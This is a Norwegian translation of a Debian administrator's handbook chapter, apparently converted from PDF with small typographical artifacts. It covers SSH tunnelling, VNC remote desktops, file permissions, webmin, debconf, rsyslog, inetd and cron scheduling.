SSH-protokollen tillater videresending av grafiske data («X11» sesjon, fra navnet på det mest utbredte grafiske systemet i Unix); tjeneren holder da en egen kanal for disse dataene. Spesielt kan et grafisk program, kjørt eksternt, vises på X.org-tjeneren til den lokale skjermen, og hele økten (inndata og visning) vil være sikker. Ettersom denne funksjonen tillater at eksterne programmer forstyrrer det lokale systemet, er det deaktivert som standard. Du kan aktivere det ved å angi X11Forwarding yes i tjeneroppsettssfilen (`/etc/ssh/sshd_config`). Avslutningsvis må brukeren også be om det ved å legge `-X`-valget til `ssh`-kommandolinjen.

## Å lage krypterte tunneler med portvideresending (Port Forwarding)


Dets -R og -L-valg tillater ssh å lage «krypterte tunneler» mellom to maskiner, sikker videresending til en lokal TCP-port (se sidestolpe «[TCP/UDP](#)» side 226) til en ekstern maskin og omvendt.

ORDFORRÅD	
Tunnel	
	<p>Internettet, og de fleste lokalnett som er koblet til det, opererer i pakke-modus, og ikke i tilkoblet modus. Dette betyr at en pakke utstedt fra en datamaskin til en annen, kommer til å bli oppholdt på flere mellomliggende rutere for å finne veien til sin destinasjon. Du kan fortsatt simulere en tilkoblet operasjon der strømmen er innkapslet i normale IP-pakker. Disse pakkene følger sin vanlige rute, men strømmen blir rekonstruert uendret på bestemmelsesstedet. Vi kaller dette en «tunnel», tilsvarende en veitunnel der biler kjører direkte fra inngangen (inndata) til utgangen (utdata) uten å møte noen kryss, i motsetning til en bane på overflaten, som ville innebære kryss og skiftende retninger.</p> <p>Du kan bruke denne muligheten til å legge kryptering til tunnelen: Strømmen som flommer igjennom er da ugenkjennelig fra utsiden, men den blir levert dekryptert ved utgangen av tunnelen.</p>


`ssh -L 8000:server:25` etablerer en SSH-økt med *intermediary*-erten, og lytter til lokal port 8000 (se Figur 9.3, “[Videresende en lokal port med SSH](#)” side 200). For alle tilkoblinger som etableres til denne porten, vil ssh initiere en forbindelse fra *intermediary*-datamaskinen til port 25 på *server*-tjeneren, og vil binde begge tilknytninger sammen.

`ssh -R 8000:server:25` etablerer også en SSH-økt til *intermediary*-datamaskinen, men det er på denne maskinen at ssh lytter til port 8000 (se Figur 9.4, “[Videresende en ekstern port med SSH](#)” side 200). Alle tilknytninger som er etablert til denne porten vil få ssh til å åpne en tilknytning fra den lokale maskinen til port 25 hos *server*-en, og til å binde begge tilknytninger sammen.

I begge tilfeller er forbindelsene lagt til port 25 på *1server*-erten, og passerer gjennom SSH-tunnelen som er etablert mellom den lokale maskinen og *3intermediary*-maskinen. I det første tilfellet er inngangen til tunnelen lokal port 8000, og dataene beveger seg mot *intermedia*-maskinen før de blir dirigert videre til *server*en i det «offentlige» nettverket. I det andre tilfellet er inngangen og utgangen i tunnelen reversert: Inngangen er port 8000 på *intermediary*-maskinen, og utdataene er på den lokale erten, og dataene blir deretter sendt til *server*-en. I praksis er tjeneren vanligvis enten den lokale maskinen eller mellomstasjonen. På den måten sikrer SSH forbindelsen fra den ene enden til den andre.



**Figur 9.3** Videresende en lokal port med SSH



**Figur 9.4** Videresende en ekstern port med SSH

### 9.2.2. Å bruke eksterne grafiske skrivebord

VNC (Virtual Network Computing) tillater ekstern tilgang til grafiske skrivebord.

Dette verktøyet er mest brukt for teknisk assistanse; administratoren kan se feil som brukeren står overfor, og vise dem hva det er riktig å gjøre, uten å måtte stå ved siden av dem.

Først må brukeren autorisere deling av sin sesjon. GNOMEs grafiske skrivebordsmiljø i Jessie omfatter dette alternativet i sitt oppsettspanel (i motsetning til tidligere versjoner av Debian, der brukeren måtte installere og kjøre *vino*). KDE krever fortsatt at *krfb* brukes for å tillate deling av en eksisterende økt over VNC. For andre grafiske skrivebordsmiljøer tjener *x11vnc*-kommandoen (fra Debian-pakken med samme navn) samme formål: Du kan gjøre det tilgjengelig for brukeren med et eksplisitt ikon.

Når den grafiske økten er gjort tilgjengelig av VNC, må administratoren koble den til med en VNC-klient. GNOME har *vinagre* og *remmina* til det, mens KDE innkluderer *krdc* (i menyen hos

K → Internet → Tilkobling til et eksternt system (Remote Desktop Client)). Det er andre VNC-klienter som bruker kommandolinjen, for eksempel `xvnc4viewer` i Debian-pakken med samme navn. Når du er tilkoblet, kan administratoren se hva som skjer, arbeide eksternt på maskinen, og vise brukeren hvordan man går frem.

#### SIKKERHET

##### VNC over SSH

Hvis du ønsker å koble til med VNC, og du ikke vil at dataene sendes i klartekst på nettverket, er det mulig å kapsle dataene i en SSH-tunnel (se del 9.2.1.3, «[Å lage krypterte tunneler med portvideresending \(Port Forwarding\)](#)» side 199). Du må bare vite at VNC bruker port 5900 som standard for det første skjerm bildet (kalt «localhost:0»), 5901 for den andre (kalt «localhost:1»), osv.

`ssh -L localhost:5901:localhost:5900 -N -T` maskin-kommandoen oppretter en tunnel mellom lokal port 5901 i lokalvertsgrensesnittet og til 5900-porten hos *maskin*-erten. Den første «lokalerten» begrenser SSH til å lytte bare til det grensesnittet på den lokale maskinen. Den andre «lokalerten» indikerer grensesnittet på den eksterne maskinen som skal motta nettverkstrafikk til «`localhost:5901`». Dermed vil `vncviewer localhost:1` knytte VNC-klienten til den eksterne skjermen, selv om du angir navnet på den lokale maskinen.

Når VNC-sesjonen er lukket, må du huske å stenge tunnelen ved også å avslutte den tilsvarende SSH-økten.

#### DET GRUNNLEGGENDE

##### Display manager

`gdm3`, `xdm`, `lightdm`, og `xdm` er Display Manager. De tar kontroll over det grafiske grensesnittet kort etter oppstart for å gi brukeren et innloggings bilde. Når brukeren har logget inn, kjøres de programmene som trengs for å starte en grafisk arbeidsøkt

VNC fungerer også for mobile brukere, eller næringslivsledere, som av og til trenger å logge inn hjemmefra for å få tilgang til et eksternt skrivebord lik det de bruker på jobben. Oppsettet av en slik tjeneste er mer komplisert: Du må først installere `vnc4server`-pakken, endre oppsettet på skjermviseren til å godta XDMCP Query-forespørslar (for `gdm3`). Dette kan gjøres ved å legge til `Enable=true` i «`xdmcp`»-seksjonen til `/etc/gdm3/daemon.conf`, og til slutt, starte VNC-tjeneren med `inetd` slik at en økt starter automatisk når en bruker prøver å logge seg inn. For eksempel kan du legge til denne linjen til `/etc/inetd.conf`:

```
5950 stream tcp nowait nobody.tty /usr/bin/Xvnc Xvnc -inetd -query localhost -  
→ once -geometry 1024x768 -depth 16 securitytypes=none
```

Å omdirigere innkomne forbindelser til skjermhåndterer, løser problemet med autentisering, fordi bare brukere med lokale kontoer vil passere innloggingsskjermen `gdm3` login screen (eller tilsvarende `xdm`, `xdm`, etc.). Ettersom denne operasjonen tillater flere samtidige pålogginger uten problem (forutsatt at tjenermaskinen er kraftig nok), kan den også brukes til å tilby komplette skrivebord til mobile brukere (eller til mindre kraftige stasjonære systemer, satt opp som tynne klienter). Brukere logger bare inn på tjenermaskinens skjerm med `vncviewer server:50`, fordi den benyttede porten er 5950.

## 9.3. Håndtering av rettigheter

Linux er definitivt et flerbruksystem (multi-user system), så det er nødvendig å gi et tillatelses-system for å kontrollere et sett autoriserte operasjoner på filer og kataloger, for alle systemressurser og enheter (på et Unix-system, er enhver enhet representert ved en fil eller katalog). Dette prinsippet er felles for alle Unix-systemer, men en påminnelse er alltid nyttig, særlig fordi det er noen interessante og relativt ukjente, avanserte bruksmåter.

Hver fil eller katalog har egne tillatelser for tre kategorier av brukere:

- dens eier (symbolisert ved u som i «user»);
- dens eiergruppe (symbolisert med g som i «gruppe»), som representerer alle medlemmerne i gruppen;
- de andre (symbolisert med o som i «other»).

Tre typer rettigheter kan kombineres:

- lesing (symbolisert med r som i «read»);
- skrive (eller modifisere, symbolisert ved w som i «write»);
- utføre (symbolisert med x som i «eXecute»).

Når det gjelder en fil, er disse rettighetene lett å forstå: Lesetilgang tillater å lese innhold (inkludert kopiering), skrivetilgang tillater å endre den, og med kjøretilgang kan du kjøre den (som bare vil fungere hvis den er et program).

SIKKERHET	
<b>setuid og setgid kjørbare</b>	To spesielle rettigheter er relevante for kjørbare filer: <b>setuid</b> og <b>setgid</b> (symbolisert med bokstaven «s»). Merk at vi ofte snakker om «bit», siden hver av disse boolske verdiene kan representeres ved en 0 eller et 1. Disse to rettighetene tillater alle brukere å kjøre programmet med henholdsvis rettighetene til eieren eller gruppen. Denne mekanismen gir tilgang til funksjoner som krever tillatelser på et høyere nivå enn du vanligvis har.  Ettersom et <b>setuid</b> -rotprogram systematisk kjøres under superbruker-identiteten, er det svært viktig å sikre at det er trygt og pålitelig. Faktisk, skulle en bruker klare å forbøgå (undergrave) det for å bruke en kommando etter eget valg, kunne denne brukeren utgi seg for å være rotbruker, og få alle rettigheter til systemet.

En katalog håndteres annerledes. Lesetilgang gir rett til å gjennomgå listen over oppføringene (filer og kataloger), skrivetilgang tillater å lage eller slette filer, og utføringstilgang tillater å krysse gjennom den (spesielt å gå dit med cd-kommandoen). Å kunne krysse gjennom en katalog uten å kunne lese den, gir tillatelse til å gå til de oppføringene som er kjent ved navn, men ikke til å finne dem hvis man ikke vet at de finnes, eller deres nøyaktige navn.

SIKKERHET	
<b>setgid katalog og sticky bit</b>	<b>setgid</b> -biten gjelder også kataloger. Ethvert nyopprettet element i slike kataloger blir automatisk knyttet til eiergruppen til den overordnede katalogen, i stedet for, som vanlig, å arve opphavsmannens (skaperens) hovedgruppe. Med dette

oppsettet unngås det at brukeren trenger å endre sin hovedgruppe (med newgrp-kommandoen) når man arbeider i et fil-tre som deles mellom flere brukere i samme dediserte gruppe.

«Sticky bit» - den «klebrige» bit-en - (symbolisert med bokstaven «t») er en tillatelse som bare er nyttig i kataloger. Det blir spesielt brukt for midlertidige kataloger, der alle har skrivetilgang (for eksempel /tmp/): Bit-en begrenser slettingen av filer slik at bare fileieren (eller eieren av den overordnede katalogen) kan gjøre det. Mangler denne, kan alle slette andre brukeres filer i /tmp/.

Tre kommandoer kontrollerer tillatelser knyttet til en fil:

- `chown bruker fil` endrer eieren av filen;
- `chgrp gruppe fil` endrer eiergruppen;
- `chmod rettigheter fil` endrer tillatelsene for filen.

Det er to måter å presentere rettighetene på. Blant dem er den symbolske representasjonen trolig den enkleste å forstå og huske. Det innebærer bokstavssymboler som nevnt ovenfor. Du kan definere rettigheter for hver kategori av brukere (u/g/o), ved å sette dem eksplisitt (ved =), ved å legge til (+), eller trekke fra (-). Dermed gir `u=rwx,g+rw,o-r`-formelen eieren lese-, skrive-, og utføringsrettigheter, legger til lese- og skriverettigheter for eiergruppen, og fjerner lesrettigheter for andre brukere. Rettigheter som ikke er endret ved å legge til eller fjerne i en slik kommando, forblir uendret. Bokstaven a, for «alle», dekker alle tre kategorier brukere, slik at `a=rx` gir alle tre kategorier de samme rettigheter (lese og kjøre, men ikke skrive).

Den (åttetalls-) numeriske representasjonen forbinder hver rettighet med en verdi: 4 for lese-, 2 for skrive, og 1 for å utføre. Vi forbinder hver kombinasjon av rettigheter med summen av tallene. Hver verdi blir deretter knyttet til ulike kategorier av brukere ved å sette dem side ved side (end to end) i den vanlige rekkefølgen (eier, gruppe, andre).

For eksempel `chmod 754 fil`-kommandoen vil gi de følgende rettigheter: lese, skrive og utføre for eieren (fordi  $7 = 4 + 2 + 1$ ); lese og utføre for gruppen (fordi  $5 = 4 + 1$ ); bare lese for andre. 0 betyr ingen rettigheter; da `chmod 600 fil` tillater lese/skrive-rettigheter for eieren, og ingen rettigheter for noen andre. De hyppigste rettighetskombinasjonene er 755 for kjørbare filer og kataloger, og 644 for datafiler.

For å representer spesielle rettigheter kan du stille et fjerde siffer foran dette tallet etter samme prinsipp, der setuid, setgid og sticky-bitene er henholdsvis 4, 2 og 1. `chmod 4754` vil knytte setuid-biten til den tidligere beskrevne rettigheten.

Merk at bruk av åttetallsystemet bare tillater å sette alle rettigheter samtidig i en fil; du kan ikke bruke den til å bare legge til en ny rett, slik som lesertilgang for gruppens eier, siden du må ta hensyn til eksisterende rettigheter, og beregne ny tilsvarende tallverdi.

TIPS

Gjentatte operasjoner

Noen ganger må vi endre rettighetene for et helt fil-tre. Alle kommandoene ovenfor har en -R-mulighet til å operere gjentakende (rekursivt) i underkataloger.

Skillet mellom kataloger og filer fører noen ganger til problemer med rekursive operasjoner. Derfor er «X»-bokstaven innført i symboloversikten over rettigheter.

Den representerer en rett til å utføre noe som bare gjelder kataloger (og som ikke gjelder filer som ikke har denne retten). Dermed vil chmod -R a+X katalog bare legge til utføringsrettigheter for alle kategorier av brukere (a) for alle underkataloger, og filer der minst én brukerkategori (selv om det er eneiereren) allerede har utføringsrettigheter.

TIPS

**Endre bruker og gruppe**

Ofte vil du ønske å endre filgruppen samtidig som du endrer eier. chown-kommandoen har en egen syntaks for det: chown bruker:gruppe fil

FOR VIDEREKOMMENDE

**umask**

Når et program oppretter en fil, tildeler det indikative tillatelser, vel vitende om at systemet fjerner visse rettigheter, gitt av kommandoen umask. Skriv inn umask i et skall; og du vil se en maske slik som 0022. Dette er rett og slett en åttetallsrepresentasjon av rettighetene som systematisk skal fjernes (i dette tilfellet, skriverettigheten for gruppen og andre brukere).

Hvis du gir den en ny oktal verdi, modifiserer umask-kommandoen masken. Brukt i en skall-initialiseringssfil (for eksempel `~/.bash_profile`), vil den effektivt endre standardmasken for dine arbeidsøkter.

## 9.4. Administrasjonsgrensesnitt

Å bruke et grafisk administrasjonsgrensesnitt er interessant i ulike situasjoner. En administrator kjenner ikke nødvendigvis alle oppsetsdetaljer for alle sine tjenester, og har ikke alltid tid til å gå igjennom dokumentasjonen i saken. Et grafisk administrasjonsgrensesnitt kan dermed aktslerere utplassering av en ny tjeneste. Det kan også forenkle oppsettet av tjenester som er vanskelige å sette opp.

Et slikt grensesnitt er bare et hjelpemiddel, og ikke et mål i seg selv. I alle tilfeller må administratoren beherske hvordan det virker for å forstå og løse mulige problemer.

Siden ingen grensesnitt er perfekte, kan du bli fristet til å prøve ulike løsninger. Dette bør så mye som mulig unngås, siden arbeidsmetodikken til ulike verktøy ofte er uforenlige. Selv om alle har som mål å være svært fleksible, og prøve å adoptere oppsetsfilen som en eneste referanse, er de ikke alltid i stand til å integrere eksterne endringer.

### 9.4.1. Å administrere med et nettbruker-grensesnitt: webmin

Dette er uten tvil et av de mest vellykkede administrasjonsgrensesnittene. Det er et modulsystem styrt gjennom en nettsleser, og dekker et bredt spekter av områder og verktøy. Videre er det internasjonalisert, og tilgjengelig på mange språk.

Trist nok, webmin er ikke lenger en del av Debian. Debian vedlikeholder - Jaldhar H. Vyas - fjernet pakkene han hadde laget fordi han ikke lenger hadde den tiden som er nødvendig for å vedlikeholde dem på et akseptabelt kvalitetsnivå. Ingen har offisielt tatt over, så Jessie har ikke med webmin-pakken.

Det er imidlertid en uoffisiell pakke tilgjengelig fra nettsiden [webmin.com](http://webmin.com). Til forskjell fra den opprinnelige Debian-pakken, er denne pakken monolittisk; alle oppsettsmodulene installeres og aktiveres som standard, selv om den tilsvarende tjenesten ikke er installert på maskinen.

#### SIKKERHET

##### **Endre rotpassordet**

Ved den første innloggingen blir identifikasjon avklart med root-brukernavnet og tilhørende passord. Det anbefales å endre passordet som brukes for `webmin` så snart som mulig, slik at hvis det er kompromittert, berøres ikke root-passordet, selv om dette tildeles viktige administrative rettigheter til maskinen.

Vær forsiktig! Fordi `webmin` har så mange funksjoner, vil en ondsinnet bruker med tilgang til den kunne kompromittere sikkerheten til hele systemet. Generelt er grensesnitt av denne typen ikke anbefalt for viktige systemer med sterke sikkerhetsbegrensninger (brannmur, sensitive servere, etc.).

Webmin brukes via et nettgrensesnitt, men krever ikke at Apache installeres. I hovedsak har dette programmet sin egen integrerte mini-nettjener. Denne tjeneren lytter som standard på port 10000, og aksepterer sikre HTTP-tilkoblinger.

De inkluderte modularer dekker et bredt spekter av tjenester, blant disse er:

- alle basistjenester: oppretting av brukere og grupper, håndtering av `crontab`-filer, init-skripter, å se logger, etc.
- bind: DNS tjeneroppsett (navntjeneste);
- postfix: SMTP-tjeneroppsett (e-post);
- inetd: oppsett for inetd-supertjeneren;
- quota: brukerkvotehåndtering;
- dhcpcd: DHCP-tjeneroppsett;
- proftpd: FTP-tjeneroppsett;
- samba: Samba filtjeneroppsett;
- software: Installasjon eller fjerning av programvare fra Debian-pakker og systemoppdateringer .

Administrasjonsgrensesnittet er tilgjengelig i en nettleser på <https://localhost:10000>. Pass opp! Ikke alle modulene kan brukes direkte. Noen ganger må de settes opp ved å angi plasseringen av de tilhørende oppsetsfiler og noen kjørbare filer (programmer). Ofte vil systemet høflig stille deg spørsmål når det ikke klarer å aktivere den modulen det er bedt om.

#### ALTERNATIV

##### **GNOME kontrollsenter**

GNOME-prosjektet gir også flere administrasjonsgrensesnitt som vanligvis er tilgjengelig via «Innstillinger»-elementet i brukermenyen øverst til høyre. `gnome-control-center` er hovedprogrammet som bringer dem alle sammen, men mange av de brede systemomfattende oppsetsverktøy er effektivt levert av andre pakker (`accountsservice`, `system-config-printer`, etc.). Selv om de er enkle å bruke, dekker disse programmene kun et begrenset antall basetjenester: Brukeradministrasjon, tidsoppsett, nettverksoppsett, skriveroppsett, og så videre.

#### 9.4.2. Oppsett av pakker: debconf

Mange pakker blir automatisk satt opp etter å ha spurt noen spørsmål under installasjon via Debconf-verktøyet. Disse pakkene kan settes opp ved å kjøre `dpkg-reconfigure` pakke.

I de fleste tilfeller er disse innstillingene veldig enkle; bare noen få viktige variabler i oppsettsfilen er endret. Disse variablene er ofte gruppert mellom to «avgrensning»-linjer slik at nytt oppsett av pakken bare påvirker dette avgrensede området. I andre tilfeller vil ikke et nytt oppsett endre noe om skriptet oppdager en manuell endring i oppsettsfilen, for å kunne bevare disse manuelle innngrepene (fordi skriptet ikke kan sikre at egne tilpasninger ikke vil forstyrre eksisterende innstillinger).

DEBIAN-RETNINGSLINJENE

##### Ta vare på forandringer

Debian-retningslinjene fastslår uttrykkelig at alt skal gjøres for å bevare manuelle endringer i en oppsettsfil, slik at flere skript tar forholdsregler når du redigerer oppsettsfiler. Det generelle prinsippet er enkelt: Skriptet vil bare gjøre endringer hvis den kjerner statusen til oppsettsfilen, som er bekreftet ved å sammenligne kontrollsummen til filen mot den til den siste automatiske genererte filen. Hvis de er de samme, er skriptet autorisert til å endre oppsettsfilen. Ellers bestemmer det at filen er blitt endret, og spør hvilke tiltak det skal ta (installere den nye filen, lagre den gamle filen, eller prøve å integrere de nye endringene med den eksisterende filen). Dette føre var-prinsippet har lenge vært unikt for Debian, men andre distribusjoner har gradvis begynt å omfavne det.

Programmet `ucf` (fra Debian-pakken med samme navn) kan brukes til å få til at det skjer.

## 9.5. syslog Systemhendelser

### 9.5.1. Prinsipp og mekanisme

`rsyslogd`-bakgrunnsprosessen er ansvarlig for innsamling av servicemeldinger som kommer fra programmer og kjernen, og deretter ekspedere dem til loggfiler (vanligvis lagret i `/var/log/-mappen`). Den adlyder oppsettsfilen `/etc/rsyslog.conf`.

Hver loggmelding er forbundet med en delsystemapplikasjon (kalt «facility» i dokumentasjonen):

- auth og authpriv: for autentisering;
- cron: kommer fra aktivitetsplanleggingstjenester, cron og atd;
- daemon: påvirker en bakgrunnsprosess uten noen spesiell klassifisering (DNS, NTP, etc.);
- ftp: gjelder FTP-tjeneren;
- kern: melding kommer fra kjernen;
- lpr: kommer fra skriver-delsystemet;
- mail: kommer fra e-post-delsystemet (the e-mail-subsystem);

- news: Usenet delsystem-melding (spesielt fra en NNTP - Network News Transfer Protocol - tjener som styrer nyhetsgrupper);
- syslog: meldinger fra `syslogd`-tjeneren selv;
- user: brukermeldinger (generisk);
- uucp: meldinger fra UUCP-tjeneren (Unix til Unix Copy Program, en gammel protokoll som særlig brukes til å distribuere e-postmeldinger);
- local0 til local7: reservert for lokal bruk.

Hver melding er også knyttet til et prioritetsnivå. Her er listen i synkende rekkefølge:

- emerg: «Hjelp!» Det er krise, systemet er sannsynligvis ubruklig.
- alert: skynd deg, enhver forsinkelse kan være farlig, det må handles umiddelbart;
- crit: forholdene er kritiske;
- err: feil;
- warn: advarsel (mulig fare);
- notice: forholdene er normale, men budskapet er viktig;
- info: informativt budskap;
- debug: feilsøkingsbudskap.

### 9.5.2. Oppsettsfilen

Syntaksen til `/etc/rsyslog.conf`-filen er beskrevet detaljert i `rsyslog.conf(5)`-manualsiden, men det er også HTML-dokumentasjon tilgjengelig i `rsyslog-doc`-pakken (`/usr/share/doc/rsyslog-doc/html/index.html`). Det gjennomgående prinsippet er å skrive «selector» og «action»-par. «Selector» definerer alle relevante meldinger, og handlingene beskriver hvordan man skal håndtere dem.

#### *Syntaksen til velgeren (Selector)*

Selektoren (velgeren) er en semikolon-delt liste med `subsystem.prioritet`-par (for eksempel: `auth.notice;mail.info`). En stjerne kan representere alle delsystemer, eller alle prioriteringer (eksempler: `*.alert`, eller `mail.*`). En stjerne kan representere alle delsystemer, eller alle prioriteringer (eksempler: `auth,mail.info`). Den indikerte prioriteten dekker også meldinger med tilsvarende, eller høyere prioritet; på den måten `auth.alert` indikerer `auth` subsystem-meldingene til `alert`, eller `emerg`-prioritet. Prefiks med et utropstegn (!), indikerer det motsatte, med andre ord de strengt tatt lavere prioriteringer; `auth.!notice`, og indikerer dermed meldinger utstedt fra `auth`, med `info` eller `debug`-prioritet. Prefiks med et likhetstegegn (=), tilsvarer presist og bare den angitte prioriteten (`auth.=notice`, gjelder bare meldinger fra `auth` med `notice`-prioritet).

Hvert element i Selektor-listen overstyrer tidligere elementer. Dermed er det mulig å avgrense et sett, eller å utestenge visse elementer fra den. For eksempel betyr kern.info;kern.lerr meldinger fra kjernen med prioritet mellom info og warn. none-prioritet indikerer det tomme settet (ingen prioriteringer), og kan tjene til å utelukke et delsystem fra et sett med meldinger. Dermed indikerer \*.crit;kern.none alle meldingene med prioritet lik eller høyere enn crit, som ikke kommer fra kjernen.

### Syntaks for handlinger

#### DET GRUNNLEGGENDE

##### Den navngitte kanalen (named pipe), en vedvarende kanal

En navngitt kanal er en spesiell type fil som virker som en tradisjonell kanal (kanalen som du lager med «|» -symbolet på kommandolinjen), men via en fil. Denne mekanismen har fordelen av å kunne forholde seg til to ikke-relaterte prosesser. Alt som er skrevet til en navngitt kanal blokkerer prosessen som skriver frem til en annen fremgangsmåte forsøker å lese de data som er skrevet. Denne andre prosessen leser de dataene som er skrevet av den første, som så kan gjenoppta kjøringen.

En slik fil er laget med `mkfifo`-kommandoen.

De forskjellige mulige handlinger er:

- å legge til en melding til en fil (eksempel: `/var/log/messages`);
- sende meldingen til en ekstern syslog-tjener (eksempel: `@log.falcot.com`);
- sende meldingen til en eksisterende navngitt kanal (example: `/dev/xconsole`);
- sende meldingen til en eller flere brukere, hvis de er logget inn (eksempel: `root,rhertzog`);
- sende meldingen til alle innloggede brukere (eksempel: `*`);
- skrive meldingen i en tekstkonsoll (eksempel: `/dev/tty8`).

#### SIKKERHET

##### Å videresende logger

Det er en god idé å spille inn de viktigste loggene på en annen maskin (kanskje avsatt til dette formålet), siden dette vil hindre enhver mulig inntrenger fra å fjerne sporene av inntrengningen deres (med mindre, selvfølgelig, de også kompromitterer denne andre tjeneren). Videre har du, ved et stort problem (for eksempel et kjernekrasj), logger tilgjengelig på en annen maskin, noe som øker dine sjanser til å bestemme rekkefølgen av hendelser som forårsaket ulykken.

For å godta loggmeldinger sendt fra andre maskiner må du sette opp `rsyslog`: I praksis, er det tilstrekkelig å aktivere de ferdig-til-bruk oppføringene i `/etc/rsyslog.conf` (`$ModLoad imudp` og `$UDPServerRun 514`).

## 9.6. Super-server `inetd`

Inetd (ofte kalt «Internet super-server») er en tjener for tjenere. Den kjører tjenere som er sjeldent brukt, etter behov, slik at de slipper å kjøre kontinuerlig.

/etc/inetd.conf-filen lister disse tjenerne og deres vanlige porter. Kommandoen `inetd` lytter til dem alle; Når den oppdager en forbindelse til en slik port, kjører den det tjenesteprogrammet som hører til.

**DEBIAN-RETNINGSLINJENE**  
**Å registrere en tjener i  
inetd.conf**

Pakker ønsker ofte å registrere en ny tjener i /etc/inetd.conf-filen, men Debian Policy forhindrer alle pakker fra å modifisere en oppsettsfil som den ikke eier. Dette er grunnen til at update-inetd-skriptet (i pakken med samme navn) ble opprettet: Den håndterer oppsettsfilen, og andre pakker kan dermed bruke den til å registrere en ny tjener i super-tjenerens oppsett.

Hver viktige linje i /etc/inetd.conf-filen beskriver en tjener med syv felt (atskilt med mellomrom):

- TCP- eller UDP-portnummer, eller tjenestenavnet (som er koblet til et standard portnummer med den informasjonen som finnes i /etc/services-filen).
- Type socket: stream for en TCP-forbindelse, dgram for UDP-datagrammer.
- Protokollen: tcp eller udp.
- Valgene: To mulige verdier: wait eller nowait, for å formidle til `inetd` om det skal vente eller ikke til slutten av den startede prosessen før du godtar en annen forbindelse. For TCP-forbindelser, enkelt multiplexbare, kan du vanligvis bruke nowait. For programmer som svarer over UDP, skal du bruke nowait bare hvis tjeneren kan håndtere flere tilkoblinger i parallell. Du kan ende dette feltet med et punktum, fulgt av det maksimale antall forbindelser autorisert pr. minutt (standardgrensen er 256).
- Brukernavnet til brukeren under hvilken identitet tjeneren vil kjøre.
- Den fullstendige banen til det tjenerprogrammet som skal kjøres.
- Argumentene: Dette er en oversikt over programmets argumenter, inkludert dets eget navn (argv[0] i C).

Følgende eksempel illustrerer de mest vanlige tilfellene:

**Eksempel 9.1 Utdrag fra /etc/inetd.conf**

```
talk  dgram  udp  wait    nobody.tty  /usr/sbin/in.talkd  in.talkd
finger  stream  tcp  nowait  nobody    /usr/sbin/tcpd      in.fingerd
ident  stream  tcp  nowait  nobody    /usr/sbin/identd   identd -i
```

Programmet `tcpd` er ofte brukt i /etc/inetd.conf-filen. Det lar deg begrense innkommende tilkoblinger ved å bruke regler for adgangskontroll, dokumentert på manualsiden `hosts_access(5)`, og som er satt opp i /etc/hosts.allow og /etc/hosts.deny-filene. Når det er fastslått at tilkoblingen er autorisert, `tcpd` kjøres den virkelige tjeneren (som `in.fingerd` i vårt eksempel). Det er ikke verd noe at `tcpd` støtter seg til det navnet det ble aktivert med (som er det første argumentet, argv[0]) for å identifisere det virkelige programmet som skal kjøres. Så du bør ikke starte argumentslisten med `tcpd`, men med det omgivende programmet.

FELLESSKAP  
**Wietse Venema**

Wietse Venema, hvis ekspertise innen sikkerhet har gjort ham til en kjent programmerer, er forfatter av `tcpd`-programmet. Han er også den viktigste skaperen av Postfix, den modulære e-post (SMTP, Simple Mail Transfer Protocol), designet for å være tryggere og mer pålitelig enn `sendmail`, som har en lang historie med sikkerhetsproblemer.

ALTERNATIV  
**Andre  
inetd-kommandoer**

Mens Debian installerer `openbsd-inetd` ved oppstart, mangler det ikke alternativer. Vi kan nevne `inetutils-inetd`, `micro-inetd`, `rlinetd` og `xinetd`.

Denne siste utgaven av en super-tjener tilbyr svært interessante muligheter. Først og fremst kan oppsettet deles opp i flere filer (lagret, selvfølgelig, i `/etc/xinetd.d/`-mappen), noe som kan gjøre en administrators liv lettere.

Sist, men ikke minst, er det også mulig å etterligne `inetd`s virke med `systemds` socket-akiveringmekanisme (se del 9.1.1, «[Systemd init system](#)» side 187).

## 9.7. Planlegge oppgaver i tide med cron og atd

`cron` er bakgrunnsprosessen som kjører planlagte og gjentatte kommandoer (hver dag, hver uke, etc.); `atd` håndterer kommandoer som skal utføres en eneste gang, på et bestemt tidspunkt i fremtiden.

I et Unix-system er mange oppgaver planlagt for regelmessig gjennomføring:

- å rottere loggene;
- å oppdatere databasen for `locate`-programmet;
- sikkerhetskopieringer;
- vedlikeholdsskript (for eksempel opprydding i midlertidige filer).

Som standard kan alle brukere planlegge kjøring av oppgaver. Hver bruker har da sin egen `crontab`, der de kan legge planlagte kommandoer. Den kan redigeres ved å kjøre `crontab -e` (innholdet er lagret i `/var/spool/cron/crontabs/bruker-filen`).

SIKKERHET  
**Begrense cron eller atd**

Du kan begrense adgangen til `cron` ved å lage en eksplisitt tillatelsesfil (hviteliste) i `/etc/cron.allow`, der du angir de eneste brukerne med tillatelse til å planlegge kommandoer. Alle andre vil automatisk bli fratatt denne funksjonen. Motsatt, for å bare blokkere én eller to bråkmakere kan du skrive deres brukernavn i en eksplisitt forbudsfil (svarteliste), `/etc/cron.deny`. Denne samme egenskapen er tilgjengelig for `atd`, med `/etc/at.allow` og `/etc/at.deny`-filene.

Rotbrukeren har sine egne `crontab`, men kan også bruke `/etc/crontab`-filen, eller skrive i tillegg `crontab`-filer i `/etc/cron.d`-mappen. Disse to siste løsningene har fordelen av å kunne spesifisere brukerens identitet når kommandoen utføres.

Pakken `cron` inkluderer som standard enkelte planlagte kommandoer som kjører:

- programmer i `/etc/cron.hourly/`-mappen en gang i timen;
- programmer i `/etc/cron.daily/` en gang om dagen;
- programmer i `/etc/cron.weekly/` en gang per uke;
- programmer i `/etc/cron.monthly/` en gang per måned.

Mange Debian-pakker er avhengige av denne tjenesten: Ved å sette vedlikeholdsskript i disse katalogene, sikrer de optimal drift av sine tjenester.

### 9.7.1. Format til en crontab-fil

